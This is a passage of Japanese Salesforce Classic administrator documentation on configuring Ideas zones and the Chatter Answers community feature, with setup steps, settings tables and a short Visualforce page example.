インフルエンサー	400 〜 1499
オピニオンリーダー	1500 〜

評価レベルは、API を通して使用でき、カスタムアイデアの実装で表示できます。評価レベルの名前、レベルごとのポイント数、または任意のゾーンの他の評価属性を追加または編集するには、API の IdeaReputation オブジェクトと IdeaReputationLevel オブジェクトを使用します。ゾーンごとに 25 個までの異なる評価レベルを作成できます。

関連トピック:

- アイデアの設定のカスタマイズ

コミュニティエキスパートの指定

人気のあるユーザをコミュニティのエキスパートに指定します。

コミュニティエキスパートは、組織を代表する信頼のおける権威ある立場で話すコミュニティメンバーです。コミュニティエキスパートがコメントまたはアイデアを投稿すると、その名前の横に固有のアイコン ( ) が表示されます。Salesforce システム管理者は、必要に応じてコミュニティエキスパートを何人でも指名できます。

コミュニティ内にエキスパートが必要な場合は、ゾーンを設定し、エキスパートユーザを含む公開グループを作成します。設定プロセス時に、この公開グループをコミュニティエキスパートとして指定できます。

公開グループをコミュニティエキスパートとして選択する前に、次の点に注意してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- コミュニティエキスパートには、コミュニティに対して正式に回答する責任を負う組織の従業員を指定できます。また、コミュニティ内で活発に活動し、専門分野に関する知識が豊富な組織外の人物も指定できます。
- コミュニティエキスパートとその他のコミュニティメンバーとの唯一の違いは、コミュニティエキスパートは名前の横に固有のアイコンが付くという点です。コミュニティエキスパートには、ユーザプロファイルおよび権限セットで指定されている以上の特別な権限はありません。

- コミュニティエキスパートは公開グループに属している必要があり、その公開グループは、［エキスパートグループ］ドロップダウンリストで指定される必要があります。コミュニティごとのエキスパートが異なる場合は、各コミュニティ用の公開グループを作成する必要があります。
- カスタマーポータルやパートナーポータルにコミュニティを表示する場合、カスケードスタイルシート(CSS)を使用して、コミュニティエキスパートに関連付けるアイコンを変更できます。ポータルを作成するとき、ポータルの［ヘッダー］に CSS を指定し、`expertUserBadge` クラスを使用してコミュニティエキスパート用の新しい背景画像を参照します。アイコンは、16 x 16 ピクセル以下にすることをお勧めします。

関連トピック:

ゾーンの作成と編集

アイデアのページレイアウトの設定

アイデアのカスタム項目を作成すると、その項目を [アイデアの投稿] ページと [アイデアの詳細] ページに表示される [追加情報] セクションに追加できます。

[追加情報] セクションに表示されるカスタム項目の順序を指定したり、システムから完全に削除することなくページからカスタム項目を削除したりできます。標準項目をページレイアウトに移動することもできますが、デフォルトではページ上部の [アイデアの詳細] セクションにすでに表示され、その順序はカスタマイズできません。ただし、［状況］項目を [追加情報] セクションにドラッグして、アイデアの状況をページレイアウトに表示することはできます。

メモ: [追加情報] セクションの表示ラベルとレイアウトはカスタマイズできません。

1. アイデアのオブジェクト管理設定から、[ページレイアウト] に移動します。
2. [編集] をクリックします。
3. 右側のボックスからカスタム項目を選択し、[追加情報] セクションにドラッグします。カスタム項目は、[追加情報] セクションに配置した順序で表示されます。
4. ゾーンメンバーに対してアイデアの状況を表示するには、［状況］項目を選択して [追加情報] セクションにドラッグします。
5. ユーザがファイルをアイデアに追加できるようにするには、［添付ファイル］項目を選択して [追加情報] セクションにドラッグします。ユーザに対して項目レベルのセキュリティを必ず設定してください。
6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアカスタム項目のレイアウトを設定する
- 「アプリケーションのカスタマイズ」

関連トピック:

[カテゴリ] 項目と [状況] 項目の選択リストの値の定義

オブジェクト管理設定の検索

アイデアのコメントへの Apex トリガの追加

Apex トリガをアイデアのコメントに追加すると、ユーザがアイデアに投稿するコメントに関連付けられたアクションを実行できます。

トリガとは、レコードのライフサイクル内の特定のタイミングで実行される Apex コードのことです。コミュニティ内のアイデアをより詳細に管理するために、アイデアのコメントに Apex トリガを追加できます。

コメントのトリガを使用して、次のようなアクションを実行します。

- アイデアにコメントが投稿されたときに、モデレータまたは他のユーザにメール通知を送信する。
- ユーザにコメントの内容を記載したメール通知を送信する。
- アイデアのコメント数が指定された数に達したときに、モデレータに通知する。
- 特定の単語を含むコメントの投稿を防止する。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Apex トリガを定義する
- 「Apex 開発」

アイデアコミュニティを管理する
- 「アプリケーションのカスタマイズ」

コミュニティアプリケーションへの移行

組織で Winter'10 リリース以前にアイデアを有効化している場合は、新しいコミュニティアプリケーションに移行することをお勧めします。コミュニティアプリケーション:

- Force.com アプリケーションメニューのアイデアアプリケーションと置き換わります。
- [アイデア] タブと [解答] タブがあります。

  アンサーは、コミュニティアプリケーションの機能の 1 つです。この機能により、ユーザが質問したり、コミュニティメンバーが返信を投稿したりすることができます。コミュニティメンバーは、それぞれの回答の役立ち度について投票し、また質問したユーザは最良の回答として回答をマークできます。

警告: コミュニティアプリケーションに移行すると、前のアイデアアプリケーションに戻ることはできません。[アイデア] タブとすべての既存データは、新しいコミュニティアプリケーションでも引き続き使用できます。

コミュニティアプリケーションに移行する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*アイデアの設定*」と入力し、[アイデアの設定] を選択します。

   [アイデアの設定] ページの上部にコミュニティメッセージが表示されます。コミュニティメッセージが表示されない場合、コミュニティアプリケーションはすでに組織で有効になっています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアの設定をカスタマイズする
- 「アプリケーションのカスタマイズ」

2. コミュニティメッセージの下の [有効化] をクリックします。Salesforce により、「コミュニティ」という名前のカスタムオブジェクトが組織に存在するかが確認されます。そのようなオブジェクトが存在する場合、コミュニティアプリケーションを有効にする前にそのオブジェクトを削除するか名前を変更する必要があります。
3. Salesforce によりコミュニティアプリケーションへの移行が可能なことが確認されたら、[有効化] をクリックします。

アイデアの標準項目とカスタム項目のカスタマイズ

ユーザ権限

選択リストの値を定義する	「アプリケーションのカスタマイズ」
項目レベルセキュリティを設定する	「アプリケーションのカスタマイズ」
項目の入力規則を定義または変更する	「アプリケーションのカスタマイズ」
アイデアカスタム項目を作成する	「アプリケーションのカスタマイズ」
アイデアの添付ファイルを有効にする	「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

システム管理者は、組織固有の要件に合わせて、アイデアの標準項目とカスタム項目をカスタマイズできます。

- [カテゴリ] 項目と [状況] 項目の選択リスト値を定義する。
- 標準項目またはカスタム項目の名前をクリックし、項目レベルセキュリティを設定する。
- カスタム項目の名前をクリックし、入力規則を設定する。
- アイデアのカスタム項目を作成する。カスタム項目は、[アイデアの投稿] ページや [アイデアの詳細] ページの [追加情報] セクションに表示されます。
- [添付ファイル] 項目をレイアウトに追加し、項目レベルセキュリティを設定します。ユーザは、Microsoft® PowerPoint® プレゼンテーションや Excel® スプレッドシートから、Adobe® PDF ファイル、画像ファイル、音声ファイル、動画ファイルまで、サポートされるあらゆるファイル形式を添付できます。添付ファイルの最大サイズは、所属する組織によって決まります。

  メモ: アイデアのカスタム実装では、`URL.getFileFieldURL` Apex メソッドを使用して、添付ファイルのダウンロード URL を取得できます。

関連トピック:

アイデアの設定のカスタマイズ

ゾーンの選択リスト値とデフォルトの選択

［分類］項目や［状況］項目の選択リスト値を定義した後、ゾーン別にそれらの項目の選択リスト値を追加または削除し、デフォルト値を指定できます。これにより、ゾーン固有の目的に基づいて［分類］項目と［状況］項目をカスタマイズできます。詳細は、「[カテゴリ]項目と[状況]項目の選択リストの値の定義」(ページ 2904)を参照してください。

特定のゾーンの選択リスト値を追加または削除する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「ゾーン」と入力し、[ゾーン] を選択します。
2. ゾーンの名前をクリックします。
3. ［アイデア選択リスト］セクションで、［分類］項目または［状況］項目の横にある [編集] をクリックします。
4. 選択リスト値を削除するには、[選択済みの値] リストから値を選択し、[削除] をクリックします。
5. ゾーンに選択リスト値を追加するには、[選択可能な値] リストから値を選択し、[追加] をクリックします。
6. 項目のデフォルト値を指定するには、［デフォルト］ドロップダウンリストを使用します。
7. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ゾーンの選択リスト値を追加または削除する
- 「アプリケーションのカスタマイズ」

関連トピック:

ゾーンの作成と編集

[カテゴリ] 項目と [状況] 項目の選択リストの値の定義

概要

ゾーンメンバーがアイデアにカテゴリを割り当てたり、アイデアの状況を参照したりするには、アイデア管理者が［分類］項目と［状況］項目に選択リストの値を定義する必要があります。これらのフィールドは、アンサーコミュニティではなく、アイデアコミュニティでのみ使用できます。

カテゴリは、システム管理者が定義した値で、アイデアをゾーン内で論理サブグループに整理するときに役立ちます。[アイデア] タブの [カテゴリの参照] ドロップダウンリストを使用して、ユーザはアイデアをカテゴリ別に絞ることができ、[アイデアの投稿] ページの［カテゴリ］選択リストで、アイデアにカテゴリを追加することができます。

アイデアの状況により、ゾーンメンバーはアイデアの進捗を追跡できます。たとえば、[レビュー中]、[レビュー済み]、[利用不可]、[利用可能] 等の値をシステム管理者は定義することができます。アイデアの状況は、アイデアのタイトルの横に表示され、すべてのゾーンメンバーが見ることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

選択リストの値を定義する
- 「アプリケーションのカスタマイズ」

メモ: (［分類］ではなく) ［分類］項目が表示される場合、ゾーンメンバーが 1 つのアイデアに対して割り当てることができるカテゴリは 1 つのみです。1 つのアイデアに複数のカテゴリを割り当てることを許可するには、[設定] から ［クイック検索］ボックスに「*アイデアの設定*」と入力し、[アイデアの設定] を選択して ［カテゴリ］を有効にします。

選択リスト値の定義

標準項目の ［カテゴリ］と ［状況］の選択リスト値を定義する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*アイデア*」と入力し、[項目] を選択します。
2. ［カテゴリ］または ［状況］標準項目の横にある [編集] をクリックします。
3. 選択リスト編集ページで [新規] をクリックして、標準項目に新しい選択リスト値を追加します。選択リスト値の編集、削除、並び替え、置き換えもできます。

   メモ: ［カテゴリ］項目や ［状況］項目に選択リストの値を追加すると、その項目には常に、選択リスト値が少なくとも 1 つは必要になります。つまり、選択リストの値は、その項目の値が残り 1 つになるまで削除できます。

4. 所定のテキスト領域で、選択リストの値を 1 つ以上 (1 行に 1 つずつ) 追加します。
5. 新しい選択リスト値を含めるゾーンを選択します。
6. 変更内容を保存します。
7. ［カテゴリ］項目や ［状況］項目にデフォルト値を指定するには、「ゾーンの選択リスト値とデフォルトの選択」を参照してください。

   メモ: ［カテゴリ］または ［状況］のデフォルト値の指定には、[項目] ページの [編集] リンクは使用しないでください。デフォルト値は、ゾーンの詳細ページからのみ指定できます。

8. ゾーンメンバーに対してアイデアの状況を表示するには、［状況］項目を選択して [追加情報] セクションにドラッグします。この項目を見つけるには、[設定] から ［クイック検索］ボックスに「*アイデア*」と入力し、[項目] を選択します。

   このチェックボックスをオンにすると、新しいアイデアを投稿したり既存のアイデアを編集したりするときに、アイデアに状況を割り当てることができます。

関連トピック:

アイデアの管理

ゾーンの選択リスト値とデフォルトの選択

オブジェクト管理設定の検索

[カテゴリ] 項目の有効化

［分類］項目を使用している組織は、複数選択式の［分類］項目への切り替えが可能になり、ゾーンメンバーは 1 つのアイデアに複数のカテゴリを関連付けられるようになりました。［カテゴリ］項目では、1 つのアイデアに関連付けることができるカテゴリは 1 つだけです。

警告: ［カテゴリ］項目をいったん有効にすると、無効にはできません。また、［カテゴリ］項目を有効にすると、Salesforce および API 内にある古い［カテゴリ］項目は自動的に無効になります。

［カテゴリ］項目を有効にすると、Salesforce は自動的に次の処理を行います。

- 組織のワークフロールール、トリガ、入力規則、カスタム項目、および Apex コードを確認し、［カテゴリ］項目を参照するものがあれば一覧を表示します。それらの参照を手動で修正または削除しないと、Salesforce で［カテゴリ］項目を有効にすることはできません。
- 選択リスト値と検索レイアウトをすべて、古い［カテゴリ］から新しい［カテゴリ］項目へと自動的に移動します。
- 新しい［カテゴリ］項目で、各アイデアが適切な選択リスト値に関連付けられていることを確認します。
- 新しい［カテゴリ］項目を Salesforce および API で有効にします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアの設定をカスタマイズする
- 「アプリケーションのカスタマイズ」

［カテゴリ］項目を有効にする手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*アイデアの設定*」と入力し、[アイデアの設定] を選択します。
2. ページ上部の [カテゴリ(複)] メッセージの下にある [有効化] をクリックします。このボタンは、組織がすでに［カテゴリ］項目を有効にしている場合は表示されません。

   Salesforce は、組織のワークフロールール、トリガ、入力規則、カスタム項目、および Apex コードに、［カテゴリ］項目を参照するものがないかを確認し、この参照を削除する必要がある箇所の一覧を表示します。
3. ［カテゴリ］項目への参照を削除する必要がある場合は、[キャンセル] をクリックします。参照を削除したら、再度［カテゴリ］項目の有効化を試みます。

   メモ: 入力規則とワークフロールールについては、ルールを削除するか、ルール内のカテゴリの参照を修正する必要があります。ルールを無効にするだけでは不十分です。［カテゴリ］項目を参照するカスタム項目を削除する必要がある場合、削除した後に必ずその項目を消去してください。
4. ポップアップウィンドウの情報を読み、[有効化] をクリックします。Salesforce が新しい項目を有効化するのに数分かかる場合があります。
5. 古い［カテゴリ］項目を参照するカスタムレポートを修正します。

関連トピック:

- アイデアの設定のカスタマイズ
- ゾーンの選択リスト値とデフォルトの選択
- [カテゴリ] 項目と [状況] 項目の選択リストの値の定義

アイデアのテーマの有効化

1. [設定] から、［クイック検索］ボックスに「アイデアのテーマの設定」と入力し、[アイデアのテーマの設定] を選択します。
2. [編集] をクリックします。
3. ［アイデアのテーマを有効化］を選択します。
4. [保存] をクリックします。

関連トピック:

アイデアの設定のカスタマイズ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアのテーマの設定をカスタマイズする

- 「アプリケーションのカスタマイズ」

Chatter アンサーコミュニティ

Chatter アンサー実装の概要

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

メモ: Chatter アンサーには複数の Salesforce 機能が含まれるため、Chatter アンサーの設定および管理は、Salesforce 上級システム管理者および開発者が行うことをお勧めします。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

Chatter アンサーは、ユーザが質問を投稿して他のユーザやサポートエージェントから回答やコメントを受け取れる、セルフサービスのサポートコミュニティです。Chatter アンサーは、ケース、質問と回答、および Salesforce ナレッジの記事を一元化します。システム管理者が Chatter アンサーを設定するには、組織にデータカテゴリが実装されている必要があります。Salesforce ナレッジ記事をゾーンで表示する場合は、システム管理者が Salesforce ナレッジを実装する必要があります。

他の Salesforce 機能とは異なり、Chatter アンサーの設定は複数の箇所にまたがります。Chatter アンサーに関連する設定をすべて更新および設定できる 1 つの場所というものは、Salesforce にはありません。たとえば、Chatter アンサーの設定には、カスタマーポータル設定の更新が必要になる場合があります。これには、[設定] から、［クイック検索］ボックスに「カスタマーポータル設定」と入力し、[カスタマーポータル設定] を選択します。

また、Force.comサイトの設定を更新する必要がある場合は、［クイック検索］ボックスに「サイト」と入力し、[サイト]を選択します。

Chatter アンサーの設定では、次のカスタマイズまたは管理も必要です。

- ケース
- ケースの割り当てルール
- ケースまたは質問に関するワークフロールール
- 質問に対する Apex トリガ
- Visualforce ページ
- カスタマーポータルユーザ
- 組織の共有設定
- 機能ライセンス

Chatterアンサーゾーンの外観を会社のブランドに合わせてカスタマイズする場合、Visualforceページを作成または更新して、ゾーンのホストに使用する Force.com サイトに追加することも必要になります。

関連トピック:

Chatter アンサーの設定

Chatter アンサーの設定

メモ: Chatterアンサーは、Winter '18以降すべてのSalesforce組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'16以降、新規組織でChatterアンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'16より前にChatterアンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

メモ: 次の手順は、Chatterアンサーを設定するための一般的なガイドラインです。Chatter アンサーでは、システム管理者によって実装済みの可能性のある機能を含む複数のSalesforceの機能が統合されるため、それぞれのChatterアンサー実装が異なる場合があります。お客様の実装に固有な事項については、Salesforce にお問い合わせください。

システム管理者が Chatter アンサーを設定するには、組織にデータカテゴリが実装されている必要があります。Salesforce ナレッジ記事をゾーンで表示する場合は、システム管理者が Salesforce ナレッジを実装する必要があります。

1. Chatter アンサーを有効化します。
2. メール通知設定を設定します。
3. カスタマーポータルを実装します (組織にまだ存在しない場合)。
4. 組織の Chatter アンサー用のカスタマーポータルを設定します。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Chatter アンサーを設定する
- 「アプリケーションのカスタマイズ」

および

「ユーザの管理」

および

「セルフサービスユーザの編集」

5. セルフ登録のために大規模ポータルユーザを設定します。
6. Force.com サイトを実装します (サイトが組織に存在せず、サイトを使用する必要がある場合)。
7. 組織の Chatter アンサー用の Force.com Site を設定します。
8. Chatter アンサー用のケースを設定します。
9. [質問] タブ表示を設定します。
10. 必要に応じて、次の操作が可能です。
    - Chatter アンサーにデータカテゴリを割り当てます。
    - Chatter アンサー用の Salesforce ナレッジを設定します。
    - カスタマーポータルまたはパートナーポータルに Chatter アンサーを追加します。
11. 1 つ以上のゾーンを設定します。
12. 設定の問題をトラブルシューティングします。

重要: Chatter アンサーを設定後、これらの機能の設定のいずれかを変更すると、正しく動作しない場合があります。特定の設定に関する問題が検出されると、Salesforce から、［サイトの管理者］ユーザにメール通知が送信されます。

ヒント:

- API を統合する目的でのみ質問または返信にカスタム項目を追加できます。たとえば、質問にカスタムテキスト項目を追加して、API を使用してそのテキスト項目に質問を投稿した国の名前を入力します。質問または返信用にユーザが作成したカスタム項目はいずれも Salesforce ユーザインターフェースでは表示できません。
- Chatter アンサーの質問および返信の項目、ページレイアウト、ボタンとリンク、Apex トリガ、入力規則をカスタマイズするには、[設定] から、［クイック検索］ボックスに「Chatter アンサー」と入力し、**[Chatter アンサー]** を選択して、適切な設定を選択します。
- ゾーンのユーザインターフェースでは カスタマーサポート の名前を変更できます。たとえば、「カスタマーサポート」を「Acme サポート」に変更できます。Question オブジェクトの「カスタマーサポート」というラベルを変更するだけで済みます。
- ポータルの [Chatter アンサー] タブの名前を変更することもできます。

関連トピック:

Chatter アンサー実装の概要

Chatter Answers Implementation Guide (Chatter アンサー実装ガイド)

Chatter アンサーの有効化

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Chatter アンサーゾーンを設定するには、Chatter アンサーを有効にします。

1. [設定] から、[クイック検索] ボックスに *Chatter「アンサー設定」* と入力し、**[Chatter アンサーの設定]** を選択します。
2. **[編集]** をクリックします。
3. **[Chatter アンサーを有効化]** を選択します。
4. 必要に応じて、次を選択します。

オプション	説明
Chatter アンサーをポータルに表示	カスタマーポータルまたはパートナーポータルに Chatter アンサーをタブとして追加できます。このオプションを選択すると、各ポータルに [Chatter アンサー] タブを追加し、ポータルユーザに Chatter アンサーユーザライセンスを割り当てる必要があります。 ポータルに Chatter アンサーのみを表示する場合は、Chatter アンサーをホストする Force.com サイトを設定する必要はありません。ただし、このサイトでは、ゲストユーザはログインせずに一部の Chatter アンサーデータにアクセスできますが、ポータルではアクセスできません。
質問フローを最適化	Chatter アンサーゾーンのいずれかに質問を投稿する前に、記事または質問で検索結果をフィルタできます。また、[タイトル] および [内容] 項目を質問に追加して、テキスト入力やスキャンを容易にすることができます。Chatter アンサーを有効にすると、この設定は自動的にオンになります。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Chatter アンサーを有効にする
- 「アプリケーションのカスタマイズ」

オプション	説明
リッチテキストエディタを有効化	ゾーンメンバーは質問および返信を投稿するときに、リッチテキストエディタを使用してテキストを書式設定し、画像をアップロードできます。Chatter アンサーを有効にすると、この設定は自動的にオンになります。 メモ: このオプションを選択するには、［質問フローを最適化］を有効にする必要があります。
検索/質問パブリッシャーをインラインで表示する	ポップアップウィンドウを使用する代わりに、検索/質問パブリッシャーをインラインに埋め込みます。 メモ: このオプションを選択するには、［質問フローを最適化］を有効にする必要があります。
評価を有効化	ポイントや評価を獲得できます。これらは、プロファイルの写真にマウスを置くと表示されます。評価は、すべてのゾーンで有効になります。Chatter アンサーを有効にすると、この設定は自動的にオンになります。
メールによる回答の投稿を許可する	メール通知に返信して回答を投稿することをユーザに許可します。
Facebook のシングルサインオンを有効化	Facebook ログインで Chatter アンサーゾーンにサインインできます。この設定を選択すると、ゾーンの［サインイン］の横に［Facebook でサインイン］オプションが表示されます。ユーザが Facebook ログインを使用して Chatter アンサーにサインインすると、ゾーンへの投稿において、Facebook アカウントに関連付けられている姓、名、写真が使用されます。 この機能を有効化する場合、組織のセキュリティのコントロールで Facebook 認証プロバイダを定義して有効化する必要があります。
Facebook 認証プロバイダ	［Facebook のシングルサインオンを有効化］を選択した後、既存の Facebook 認証プロバイダを選択できます。Chatter アンサーゾーンでの Facebook シングルサインオンを実装するには、Facebook 認証プロバイダを選択する必要があります。Chatter アンサーゾーンを、Facebook認証プロバイダが異なる Chatter コミュニティに関連付けている場合、この設定は無視されます。

オプション	説明
カスタムプロファイルページ	公開 Chatter コミュニティサイトの Chatter アンサーユーザプロファイルにカスタム Visualforce ページを選択できます。ユーザプロファイルページを使用するには、ゾーン用の [認証なしで表示] を設定する必要があります。選択したカスタム Visualforce ページに次の属性が渡されます。 • `communityId`。この属性は、現在選択しているフィード項目 (質問や返信など) がどのゾーンに属しているのかを示します。 • `userId`。この属性は、現在選択しているフィード項目 (質問や返信など) の所有者を示します。 • `showHeader`。この属性は、ページに Salesforce タブのヘッダーを含めるかどうかを指定する boolean 値です。この属性が true に設定されている場合、Salesforce タブのヘッダーが表示されます。

5. [保存] をクリックします。

Chatter アンサーを有効化したら、ゾーンの設定に使用できる複数の項目が組織に自動的に追加されます。

- 内部ユーザおよびシステム管理者が Chatter アンサーを表示および使用できる [Q&A] タブ。システム管理者はこのタブの名前を変更できます。
- ユーザプロファイルに関する質問の標準的な権限設定。質問および返信に対する権限をユーザに付与できるようにします。
- Force.com サイト、コミュニティ内のタブ、またはカスタマーポータルに追加できる Visualforce ページ。ユーザが、ゾーンのフィード項目を登録、サインイン、参照できるようにします。
- `ChatterAnswersRegistration` という名前の Apex クラス。ポータルユーザが、取引先の作成をカスタマイズするメソッドが含まれています。
- `chatter_answers_question_escalation_to_case_trigger` という名前の質問用 Apex トリガ。指定の属性を持つ質問がケースに自動的にエスカレーションされるようにします。
- `chatter_answers_num_subscriptions_above_` という名前のワークフロー項目自動更新。質問がケースにエスカレーションされたときに質問の [優先度] が更新されるようにします。
- 2 つのワークフロールール (`chatter_answers_no_best_reply_within_time_limit_wf` および `chatter_answers_num_subscriptions_above_limit_wf`)。最良の回答のない質問または指定された数のフォロワーが登録されている質問、質問が自動的にケースにエスカレーションされるようにカスタマイズおよび有効化できます。

関連トピック:

Chatter アンサー実装の概要

Chatter アンサーの設定

Chatter アンサー用の Visualforce ページ

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

Chatter アンサーを有効にすると、次の Visualforce ページが組織に自動的に追加されます。これらのページを使用して、Chatter アンサーを設定および構成することができます。

Visualforce ページ	説明
`ChatterAnswersAgentView`	質問がケースに変換されたときに、ケースの詳細ページの質問を表示する Visualforce コンポーネント。このコンポーネントは省略可能であり、ケースの詳細ページの代わりに表示されるページを提供します。
`ChatterAnswersChangePassword`	ゾーンのパスワードを変更できるページ。
`ChatterAnswersForgotPassword`	ゾーンのパスワードを忘れた場合のページ。
`ChatterAnswersForgotPasswordConfirm`	ゾーンのパスワード忘れの確認ページ。
`ChatterAnswersHelp`	[支援が必要ですか?] をクリックすると表示されるオンラインヘルプページ。
`ChatterAnswersLogin`	ゾーンのログインページ。
`ChatterAnswersRegistration`	ゾーンにアクセスするためにユーザがセルフ登録できるページ。
ゾーンを作成すると、組織に *コミュニティ名*`_main` ページが追加されます。 (ホームページ)	ゾーンの質問、返信、Salesforce ナレッジ記事フィードを含むページ。このページでも、ユーザにメール通知を送信するコミュニティを決定できます。 このページは、[コミュニティのフィードをホストする `Visualforce` ページ] を選択しないで新しいゾーンを保存した場合に自動的に生成されます。トピック、質問、返信を特定のゾーンに関連付け、ページに表示できるように、生成されたページにはゾーンの ID が含まれます。ページ名には、ゾーンに続けて「_main」という接尾辞が付けられます (例: `ZoneName_main`)。

Visualforce ページ	説明
	また、ページには組織のデフォルト言語に一致する言語属性も含まれます。

関連トピック:

- Chatter アンサーの有効化
- Chatter アンサーの設定
- Visualforce
- Visualforce ページを使用した Chatter アンサーのカスタマイズ

Visualforce ページを使用した Chatter アンサーのカスタマイズ

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ用にカスタマイズされた Chatter アンサーゾーンを表示する Visualforce ページを作成できます。

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Visualforce ページを使用すると、お知らせや広告など、カスタムウィジェットを Chatter アンサーに追加して、ブランドを拡張し、ユーザの操作性を変えることができます。このページでは、要素の配置も制御できます。顧客は、Force.com サイト、コミュニティ内のタブ、または Visualforce ページに追加されたカスタマーポータルを使用して、カスタム Chatter アンサーゾーンにアクセスできます。Visualforce ページを使用する Chatter アンサーゾーンに内部ユーザがアクセスすると、そのページに関連付けられたゾーンのみが表示されます。標準の [Q&A] タブを使用する場合とは異なり、ゾーンを切り替えることはできません。

メモ: Visualforce ページでは Chatter アンサーの [Q&A] タブはカスタマイズできませんが、組織で Visualforce タブを追加して、カスタム Visualforce ページで内部 Chatter アンサーを作成することはできます。

ゾーンを表示するには、作成する Visualforce ページに `chatteranswers:allfeeds` コンポーネントまたは `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter` コンポーネントの組み合わせのいずれかを含める必要があります。

例: `chatteranswers:allfeeds` コンポーネントを使用したカスタム Visualforce ページ

`chatteranswers:allfeeds` コンポーネントには、Chatter アンサーの革新的な Visualforce ページが備えられています。`chatteranswers:allfeeds` コンポーネントを使用するページには、次の Chatter アンサー要素が含まれます。

- Chatter アンサーサインイン

- Chatter アンサープロファイル
- データカテゴリの条件
- 検索/質問バー
- フィード条件
- 質問フィード

たとえば、chatteranswers:allfeeds コンポーネントを含む次の Visualforce ページでは、すべての Chatter アンサー要素が、ゾーンに対して他のカスタムウィジェットを含まない標準の配置になっています。

```
<apex:page>

   <body>
         <chatteranswers:allfeeds communityId="09aD00000000K7c"/>
   </body>
</apex:page>
```

例: Chatter アンサーのすべてのページコンポーネントを使用したカスタム Visualforce ページ

